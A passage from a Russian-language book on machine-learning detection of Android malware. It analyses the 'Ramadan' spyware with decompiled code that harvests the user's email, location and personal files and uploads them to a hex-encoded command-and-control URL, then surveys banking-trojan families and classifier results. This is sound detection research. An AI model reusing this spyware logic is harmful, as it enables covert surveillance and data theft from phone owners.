  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
```

Листинг 8-1. Все разрешения, запрашиваемые вредоносной программой Ramadan

Как можно видеть, здесь запрашиваются многие разрешения, помогающие отличать шпионские программы от доброкачественных, включая READ_PHONE_STATE и RECEIVE_BOOT_COMPLETED. Кроме того, мы видим, что вредоносная программа запрашивает разрешения READ_CONTACTS и GET_ACCOUNTS, которые могут позволить приложению выкачать весь список контактов жертвы и просмотреть её учётные записи.

Однако анализ кода показывает, что это конкретное приложение в действительности не совершает таких действий. Вместо этого, как показано в листинге 8-2, приложение Ramadan обращается к учётным записям, созданным приложениями на целевом телефоне, чтобы определить адрес электронной почты пользователя. Вредоносная программа делает это, перебирая все зарегистрированные учётные записи и находя имя, соответствующее шаблону регулярного выражения.

```
public String b() {
  String str = "Device EMAIL_ID Not Configured";
  try {
    if (a(new String[]{
      "android.permission.READ_CONTACTS",
      "android.permission.GET_ACCOUNTS"}))
    {
      for (Account account : AccountManager.get(a).getAccounts()) {
        if (Patterns.EMAIL_ADDRESS.matcher(account.name).matches()) {
          str = account.name.trim();
        }
      }
    }
    return str;
  } catch (Exception e) {
    aui.a("UtilityHead", "exception :" + e.toString(), a);

    return str;
  }
}
```

Листинг 8-2. Определение приложением Ramadan адреса электронной почты пользователя телефона

Кроме того, приложение запрашивает разрешения ACCESS_COARSE_LOCATION и ACCESS_FINE_LOCATION, которые полезны для отделения шпионских программ от других форм вредоносных программ. В листинге 8-3 показано, как оно получает приблизительные сведения о местоположении, включая страну и административный район пользователя.

```
public Void doInBackground(Void... voidArr) {
  try {
    QiblaActivity.this.s = QiblaActivity.this.m();
    QiblaActivity.v = QiblaActivity.this.a(
      QiblaActivity.this.n, QiblaActivity.this.o,
      QiblaActivity.this.t, QiblaActivity.this.u);
    this.a = String.valueOf(QiblaActivity.this.s / 1000);
    List<Address> fromLocation = new Geocoder(
      QiblaActivity.this, Locale.ENGLISH).getFromLocation(
        QiblaActivity.this.n, QiblaActivity.this.o, 1);
    if (fromLocation.size() <= 0) {
      return null;
    }
    QiblaActivity qiblaActivity = QiblaActivity.this;
    String unused = qiblaActivity.z = "Location: " +
      fromLocation.get(0).getCountryName() + ", " +
      fromLocation.get(0).getAdminArea();
    return null;
  } catch (Exception unused2) {
    this.b.dismiss();
    return null;
  }
}
```

Листинг 8-3. Доступ приложения Ramadan к приблизительным данным о местоположении

В листинге 8-4 приложение получает точные сведения о местоположении, обращаясь к функциям `getLatitude()` и `getLongitude()`.

```
public class GpsService extends Service implements LocationListener {
  public Context a;
  public boolean b = false;
  public boolean c = false;
  public boolean d = false;
  public Location e = null;
  public double f;
  public double g;
  public LocationManager h;

  public GpsService(Context context) {
    this.a = context;
    a();
  }


  public Location a() {
    try {
      this.h = (LocationManager) this.a.getSystemService("location");
      this.b = this.h.isProviderEnabled("gps");
      this.c = this.h.isProviderEnabled("network");
      if (!this.b && !this.c) {
        return this.e;
      }
      this.d = true;
      if (this.c) {
        this.h.requestLocationUpdates("network", 30000, 10.0f, this);
        if (this.h != null) {
          this.e = this.h.getLastKnownLocation("network");
          if (this.e != null) {
            this.f = this.e.getLatitude();
            this.g = this.e.getLongitude();
          }
        }
      }
      if (this.b && this.e == null) {
        this.h.requestLocationUpdates("gps", 30000, 10.0f, this);
        if (this.h != null) {
          this.e = this.h.getLastKnownLocation("gps");
          if (this.e != null) {
            this.f = this.e.getLatitude();
            this.g = this.e.getLongitude();
```

```
          }
        }
      }
      return this.e;
    } catch (Exception e2) {
      e2.printStackTrace();
    }
  }
}
```

Листинг 8-4. Доступ приложения Ramadan к точным данным о местоположении

Неясно, являются ли полученные здесь сведения о местоположении частью шпионской функциональности или легитимной деятельности приложения, поскольку код отправляет их на второй URL, который не имеет очевидной связи ни с основным сервером управления и контроля приложения, ни с разработчиками вредоносной программы.

В листинге 8-5 показана ключевая функция, используемая для сбора потенциально конфиденциальных файлов. В частности, мы видим, как она ищет файлы с расширениями `.txt`, `.apk`, `.mp3`, `.3gp`, `.opus`, `.ogg`, `.doc`, `.pdf`, `.jpeg` и `.jpg`.

```
public static ArrayList<File> a(File file) {
  ArrayList<File> arrayList = new ArrayList<>();
  File[] listFiles = file.listFiles();
  if (listFiles != null && listFiles.length > 0) {
    for (File file2 : listFiles) {
      if (file2.isDirectory()) {
        arrayList.addAll(a(file2));
      }
      else if (
          file2.getName().endsWith(".txt") ||
          file2.getName().endsWith(".apk") ||
          file2.getName().endsWith(".mp3") ||
          file2.getName().endsWith(".3gp") ||
          file2.getName().endsWith(".opus") ||
          file2.getName().endsWith(".ogg") ||
          file2.getName().endsWith(".doc") ||
          file2.getName().endsWith(".pdf") ||
          file2.getName().endsWith(".jpeg") ||
          file2.getName().endsWith(".jpg")) {
        arrayList.add(file2);
      }
    }
  }
  return arrayList;
}
```

Листинг 8-5. Доступ приложения Ramadan к конфиденциальным файлам

После сбора файлов вредоносная программа загружает их на свой сервер управления и контроля. В коде адрес этого сервера хранится в простом шестнадцатеричном представлении, как показано в листинге 8-6. Декодирование строки раскрывает URL https://www.salat-prayertimes.com/salat/pray/.

```
    /* переименовано из: a */
public String doInBackground(Void... voidArr) {
  try {
    StringBuilder sb = new StringBuilder();
    auj auj = this.d;
    sb.append(auj.c("68747470733a2f2f7777772e73616c61742d707261796572
74696d65732e636f6d2f73616c61742f707261792f"));
    auj auj2 = this.d;
    sb.append(auj.c("73746174732e706870"));
    sb.append("?");
    String sb2 = sb.toString();
    StringBuilder sb3 = new StringBuilder();
```

```
    sb3.append("tc=");
    auj auj3 = this.d;
    sb3.append(auj.a(this.b));
    sb3.append("&tf=");
    auj auj4 = this.d;
    sb3.append(auj.a(this.c));
    String sb4 = sb3.toString();
    if (aub.a() != null) {
      return aug.a(this.a, sb2, sb4);
    }
    return null;
  } catch (Exception e2) {
    aui.a("TermSet", "exception :" + e2.toString(), this.a);
    return null;
  }
}


    /* модификаторы доступа изменены с: protected */
    /* переименовано из: a */
public void onPostExecute(String str) {
  if (this.e.a(str)) {
    try {
      auj auj = this.d;
      this.e.b(auj.b(str));
    } catch (Exception e2) {
      aui.a("TermSet", "exception :" + e2.toString(), this.a);
    }
  }
}
```

Листинг 8-6. Обращение приложения Ramadan к серверу управления и контроля

Любопытно, что Ramadan не запрашивает разрешения, связанные с SMS. Возможно, причина в том, что программа в первую очередь заинтересована в сборе конфиденциальных файлов и личных сведений для определения владельца устройства. Такое поведение подтверждает гипотезу о распространении вредоносной программы с целью сбора разведывательных данных, поскольку обычные функции получения дохода явно отсутствуют.

Прогнозы для шпионских приложений

В таблице 8-3 показано, насколько хорошо работали наши классификаторы машинного обучения при обработке 10 шпионских приложений, включая Ramadan, которые новее приложений, на которых обучались классификаторы. Значение «Да» означает, что классификатор правильно предсказал, что образец является шпионской программой.

Таблица 8-3. Эффективность классификаторов машинного обучения на недавних образцах шпионских программ

Имя образца	Отличён от доброкачественных программ	Отличён от других вредоносных программ
Bahamut	Да	Да
Advanced Speed Booster	Нет	Нет
Ahorcado	Да	Да
Test003	Да	Да
SeitaFool	Нет	Нет
Zanmer	Да	Да
DDLight	Да	Да

Имя образца	Отличён от доброкачественных программ	Отличён от других вредоносных программ
Dougaleaker	Да	Нет
Cricketland	Да	Нет
Ssucl	Да	Да
Ramadan	Да	Да

Следует отметить, что некоторые присвоенные нами имена этих образцов шпионских программ могут быть малоизвестны сообществу специалистов по безопасности.


Алгоритмы машинного обучения смогли правильно выявить восемь образцов, обеспечив 80-процентную полноту и 100-процентную точность этих прогнозов. Мы не можем с уверенностью сказать, почему два других образца шпионских программ (названные нами Advanced Speed Booster и SeitaFool) не были правильно классифицированы. Одна из возможных причин заключается в том, что эти APK похищают лишь очень небольшое количество конфиденциальных сведений: соответственно историю браузера и контакты. Эти действия не требуют использования таких разрешений, как `SEND_SMS`, `READ_PHONE_STATE`, `RECEIVE_SMS`, `READ_SMS` и `WRITE_SMS`, которые являются важными признаками, используемыми алгоритмами машинного обучения для отделения шпионских программ от доброкачественных.

Далее

Эта глава показала, что машинное обучение способно эффективно отделять шпионские программы от доброкачественных и других форм вредоносных программ. В первом случае огромную роль вновь играют разрешения, особенно связанные с SMS, а также такие разрешения, как `READ_PHONE_STATE`, `GET_TASKS`, `SYSTEM_ALERT_WINDOW` и `MOUNT_UNMOUNT_FILESYSTEMS`. Для отделения шпионских программ от других форм вредоносных программ классификаторы опирались на иные признаки, включая разрешения `READ_EXTERNAL_STORAGE`, `WRITE_EXTERNAL_STORAGE` и `ACCESS_FINE_LOCATION`.

Наше обсуждение приложения Ramadan указывает ещё на одну угрозу, которой следует опасаться пользователям Android. В компрометации вашего телефона заинтересованы не только преступники: правительство тоже может тайно собирать ваши данные. Дополнительные сведения о шпионских программах Android можно найти в работе «A Data-Driven Characterization of Modern Android Spyware» Фабио Пьерацци и соавторов.

Глава 9. Банковские трояны



Злоумышленники используют банковские трояны Android (Android banking trojans, ABT) для похищения денег у ничего не подозревающих жертв: они опустошают их банковские счета или захватывают сведения о кредитных картах, а затем используют их для мошеннических покупок. Например, некоторые ABT собирают учётные данные пользователя, размещая поддельное окно поверх банковского приложения. Когда пользователь вводит свои учётные данные во вредоносное окно, оно захватывает данные, входит в учётную запись пользователя и переводит средства злоумышленнику.

Другие ABT отслеживают посещение пользователями веб-сайтов банков. Когда те пытаются открыть легитимный веб-сайт, вредоносная программа перенаправляет их на поддельный, выглядящий совершенно так же. После того как несчастный пользователь вводит свои учётные данные, злоумышленник может использовать их для перенаправления средств со счёта жертвы на свой. Часто это делается посредством переводов через большое число промежуточных счетов, чтобы снизить вероятность обнаружения.

В этой главе вы узнаете о некоторых известных семействах ABT и увидите, какие признаки используют алгоритмы машинного обучения для отделения ABT от доброкачественных программ, а также от других категорий вредоносных программ Android.

Семейства банковских троянов

В этом разделе представлены некоторые важные семейства ABT. Следует отметить, что исходный код нескольких таких приложений оказался в открытом доступе, что привело к появлению множества вариантов. Незначительные различия между образцами затрудняют отнесение отдельных APK к семействам сильнее, чем в других категориях вредоносных программ.

BankBot - распространённое семейство вредоносных программ со множеством вариантов, известное как минимум с 2014 года. Оно распространялось через приложения нескольких видов, включая игры и приложения, предоставлявшие оценочные обменные курсы для перевода криптовалют в фиатные валюты. Хотя приложения действительно предоставляли заявленную услугу, они также содержали код BankBot. Этот код сканировал заражённое устройство в поисках установленных банковских приложений, для которых у него имелись экраны наложения. Когда жертва запускала банковское приложение, BankBot размещала поверх настоящего приложения экран ввода данных пользователя для сбора банковских учётных данных. Кроме того, она захватывала входящие текстовые сообщения и отвечала на сообщения с запросами двухфакторной аутентификации.

Cerberus была впервые обнаружена в 2019 году компанией ThreatFabric и описана в публикации блога «Cerberus - A New Banking Trojan from the Underworld». Главным образом она была нацелена на клиентов в Италии, России, Испании и других странах Европейского союза. Как и BankBot, Cerberus маскировалась под легитимное приложение для конвертации валют или аналогичных целей и использовала экраны наложения для захвата банковских учётных данных, а разрешения SMS - для перехвата сообщений двухфакторной аутентификации, отправляемых банком. Недавно разработчики опубликовали исходный код Cerberus на различных хакерских форумах, что привело к быстрому распространению вариантов, поскольку разные группы стремились извлечь из него прибыль.

Семейство ABT FakeSpy компрометирует телефоны жертв, отправляя им текстовые сообщения о недоставленных посылках. Такие фишинговые сообщения называются смишингом, поскольку фишинговые приманки доставляются через SMS. Жертвы нажимают ссылку в сообщении, после чего им предлагается загрузить приложение, выглядящее легитимным, но в действительности содержащее вредоносную программу FakeSpy. После компрометации устройства жертвы

вредоносная программа похищает личные сведения, например список контактов, и сведения о банковских и криптовалютных счетах. FakeSpy была впервые описана компанией Trend Micro в публикации блога 2018 года «FakeSpy Targets Japanese and Korean-Speaking Users».

Семейство Marcher, также известное как Marchcaban, существует как минимум с 2013 года, когда F-Secure обнаружила приложения, нацеленные на испанский банк Banca March. Некоторые версии действуют, сообщая жертве о необходимости обновить проигрыватель Flash. Нажатие предоставленной для обновления ссылки загружает приложение-троян. Кроме того, Marcher пытается блокировать ряд продуктов обнаружения мобильных вредоносных программ, которые могут быть установлены на устройстве пользователя. Как и многие другие ABT, Marcher использует экранные наложения для похищения учётных данных пользователя и перехватывает входящие запросы двухфакторной аутентификации через SMS, чтобы получить доступ к учётной записи пользователя. На протяжении этой главы мы будем использовать Marcher в качестве примера, иллюстрирующего многие распространённые варианты поведения ABT.

Medusa - недавнее семейство вредоносных программ, которое компрометирует устройства жертв, отправляя смишинговые сообщения с призывом установить различные приложения с правдоподобными названиями, содержащие вредоносную программу. Medusa способна регистрировать нажатия клавиш и перехватывать сообщения, а также аудио и видео. Как и у большинства банковских троянов, одна из её возможностей заключается в чтении сообщений двухфакторной аутентификации от легитимных банковских приложений и ответах на них. ThreatFabric впервые описала её в публикации блога 2021 года «The Rage of Android Banking Trojans».

Zitmo представляет интерес как ABT, поскольку ещё в 2011 году была обнаружена в таких мобильных операционных системах, как Symbian, BlackBerry и Windows Mobile, прежде чем появилась на Android. Мобильная версия известной вредоносной программы Zeus для Windows, Zitmo (сокращение от Zeus in the Mobile) действует совместно с компьютером, уже заражённым Zeus. Zeus отправляет SMS на телефон пользователя, предлагая загрузить приложение, что приводит к заражению устройства. Затем, когда злоумышленник пытается похитить деньги с банковского счёта пользователя или провести денежные операции, Zitmo пересылает код мобильного номера аутентификации транзакции (mobile transaction authentication number, mTAN), отправленный банком, на телефон злоумышленника, который после этого может использовать код для аутентификации транзакций.

Ещё один заслуживающий упоминания ABT - Xbot, выявленный в 2015 году, когда он начал распространяться через приложения, загруженные с вредоносных URL. После установки и запуска Xbot следовал схеме других ABT, используя оконные наложения и читая текстовые сообщения двухфакторной аутентификации от банков. Кроме того, он мог шифровать данные на устройстве и предъявлять пользователю требования выкупа.

Возможно, вам также стоит самостоятельно изучить другие известные семейства ABT, включая Asacub, FakeToken и Svpeng, каждое из которых на протяжении многих лет причиняло значительный ущерб.

Банковские трояны и доброкачественные программы

На рисунке 9-1 показаны 20 важнейших признаков для отделения ABT от доброкачественных программ с помощью классификатора Extra-Trees, обсуждавшегося в главе 7.

Девять из этих признаков связаны с разрешениями, а ещё девять являются расширенными признаками, связанными с оценками подозрительности, рангами подозрительности и кластеризацией признаков. Только два относятся к конкретным видам вызовов API.

Признаки разрешений SMS

Вы сразу должны заметить, что разрешения `SEND_SMS`, `RECEIVE_SMS`, `WRITE_SMS` и `READ_SMS`, связанные с SMS, играют огромную роль в отделении ABT от доброкачественных программ. Таблица 9-1 показывает, что практически каждое семейство вредоносных программ, обсуждавшееся ранее в этой главе, запрашивает все эти разрешения, за двумя исключениями: BankBot не запрашивает `READ_SMS`, а Xbot не запрашивает `WRITE_SMS`.

Таблица 9-1. Разрешения, связанные с SMS, запрашиваемые основными семействами ABT

Вредоносная программа	`SEND_SMS`	`WRITE_SMS`	`RECEIVE_SMS`	`READ_SMS`
BankBot	Да	Да	Да	Нет
Cerberus	Да	Да	Да	Да
FakeSpy	Да	Да	Да	Да
Marcher	Да	Да	Да	Да
Medusa	Да	Да	Да	Да
Xbot	Да	Нет	Да	Да
Zitmo	Да	Да	Да	Да

Результаты классификатора показывают, что доля ABT, запрашивающих эти разрешения, очень высока: от 70 до 85 процентов против менее 5 процентов доброкачественных программ. Причина проста: большинство банковских приложений реализуют двухфакторную аутентификацию посредством кода, отправляемого на телефон пользователя, поэтому ABT должны перехватить такие сообщения, чтобы пройти аутентификацию перед попыткой совершить какое-либо мошенническое действие.




Рисунок 9-1. 20 важнейших признаков, лучше всего отличающих АВТ от доброкачественных программ

Другие признаки разрешений

АВТ также запрашивают множество разрешений, не связанных с SMS. В качестве примера в листинге 9-1 показан список разрешений, запрашиваемых вредоносной программой BankBot `com.interactive.crutch (v1, 9b14)`.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1" android:versionName="6.127.465"
    android:installLocation="auto" android:compileSdkVersion="28"
    android:compileSdkVersionCodename="9" package="com.interactive.crutch"
    platformBuildVersionCode="1" platformBuildVersionName="6.127.465">
  <uses-sdk android:minSdkVersion="19" android:targetSdkVersion="25"/>
  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
  <uses-permission android:name="android.permission.WRITE_SMS"/>
  <uses-permission android:name="android.permission.RECEIVE_SMS"/>
  <uses-permission android:name="android.permission.SEND_SMS"/>
  <uses-permission android:name="android.permission.CALL_PHONE"/>
  <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
  <uses-permission android:name="android.permission.WAKE_LOCK"/>
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.VIBRATE"/>
```

Листинг 9-1. Все разрешения, запрашиваемые BankBot

Можно видеть, что BankBot получает такие разрешения, как `VIBRATE` и `DISABLE_KEYGUARD`. Приложение использует `VIBRATE`, чтобы привлечь внимание пользователя к поддельному сообщению об ошибке и побудить его предоставить приложению разрешения специальных возможностей. Этот шаг открывает расширенные функции вредоносной программы, обычно недоступные обычным приложениям. Разрешение `DISABLE_KEYGUARD` используется для удаления экрана блокировки телефона, например чтобы принудительно вызвать событие пользовательского интерфейса, которое хочет обработать вредоносная программа.

Более 90 процентов АВТ запрашивают `READ_PHONE_STATE` - разрешение, также распространённое среди вредоносных программ для получения root-прав, тогда как среди доброкачественных программ его запрашивают около 30 процентов. АВТ могут использовать это разрешение для захвата конфиденциальных данных о телефоне жертвы, например номера IMEI. Как упоминалось в главе 7, сведения такого рода критически важны для мобильных платёжных приложений, которым требуется проверять личность устройства, отправляющего платёжный запрос. За исключением Cerberus, это разрешение запрашивают все семейства АВТ, обсуждавшиеся ранее в этой главе.

Ещё одно разрешение, популярное среди вредоносных программ для получения root-прав и часто запрашиваемое АВТ, - `SYSTEM_ALERT_WINDOW`: его запрашивают более 60 процентов АВТ, тогда как среди доброкачественных программ - около 10 процентов. Предоставление приложению этого разрешения позволяет ему отображать всплывающие окна предупреждений. Эта функция имеет очевидную ценность для АВТ: она позволяет показывать поддельные экраны банковских приложений поверх настоящих банковских приложений. Из семи АВТ, обсуждавшихся ранее в этой главе, это разрешение запрашивают FakeSpy, Medusa, Xbot и Zitmo, а BankBot, Cerberus и Marcher его не запрашивают.

Разрешение GET_TASKS позволяет приложению определять процессы, работающие на устройстве. Как видно из результатов классификатора, ABT запрашивают это разрешение гораздо чаще доброкачественных программ: почти 80 процентов ABT против примерно 15 процентов доброкачественных программ. Наш опыт показывает, что многие банковские трояны запрашивают разрешение GET_TASKS, чтобы отслеживать запуск легитимных банковских приложений и в нужный момент накладывать свои фишинговые окна. Именно по этой причине Android значительно ограничила эту возможность. Из семи семейств ABT, упомянутых ранее в этой главе, это разрешение запрашивают FakeSpy, Marcher, Medusa и Xbot.

Разрешение, которое ABT запрашивают часто, а вредоносные программы для получения root-прав - нет, называется CHANGE_NETWORK_STATE и позволяет приложению подключаться к сети Wi-Fi. Его запрашивают более 40 процентов ABT против менее 5 процентов доброкачественных программ. Из представленных ранее семейств ABT это разрешение запрашивают Marcher, Medusa, Xbot и Zitmo. Любопытно, что мы не наблюдали использования этого разрешения другими ABT для выполнения вредоносных задач.

Разрешение RECEIVE_BOOT_COMPLETED - ещё одно разрешение, которое мы обсуждали в контексте вредоносных программ для получения root-прав. Оно позволяет приложению узнать, что устройство завершило процесс загрузки. ABT может захотеть получить это уведомление, чтобы запуститься сразу после начала работы устройства и продолжить отслеживать SMS-трафик или ждать, пока пользователь запустит банковское приложение. Это разрешение запрашивают все семь семейств ABT, упомянутых ранее в этой главе.

Почти все остальные признаки, полезные для отделения ABT от доброкачественных программ, относятся к расширенным признакам, включая признаки ранга подозрительности и признаки на основе кластеризации того вида, который был представлен в главе 6 и отражает потенциальную вредоносность приложения на основе TSG.

Эффективность прогнозирования

Насколько эффективно классификаторы предсказывают, что приложение является ABT, а не доброкачественной программой или другой формой вредоносных программ? Результаты в таблице 9-2 показывают нашу способность делать такие прогнозы при сравнении приложений с доброкачественными программами. Строки этой таблицы показывают используемые виды признаков: базовые признаки API, статические и динамические признаки; расширенные признаки на основе TSG, ориентиров, кластеризации признаков и корреляционного графа; а также комбинации этих видов.

Таблица 9-2. Показатели оценки ABT и доброкачественных программ

Набор признаков	Лучший классификатор	AUC	Точность	Полнота	F1	FPR	FNR
Пакеты API	XGBoost	0,9862	0,9483	0,9161	0,9319	0,0517	0,0293
Статические (S)	XGBoost	0,9792	0,9780	0,9208	0,9485	0,0220	0,0275
Динамические (D)	MLP	0,9215	0,9242	0,6550	0,7667	0,0758	0,1107
S + D	XGBoost	0,9810	0,9819	0,9208	0,9504	0,0181	0,0274
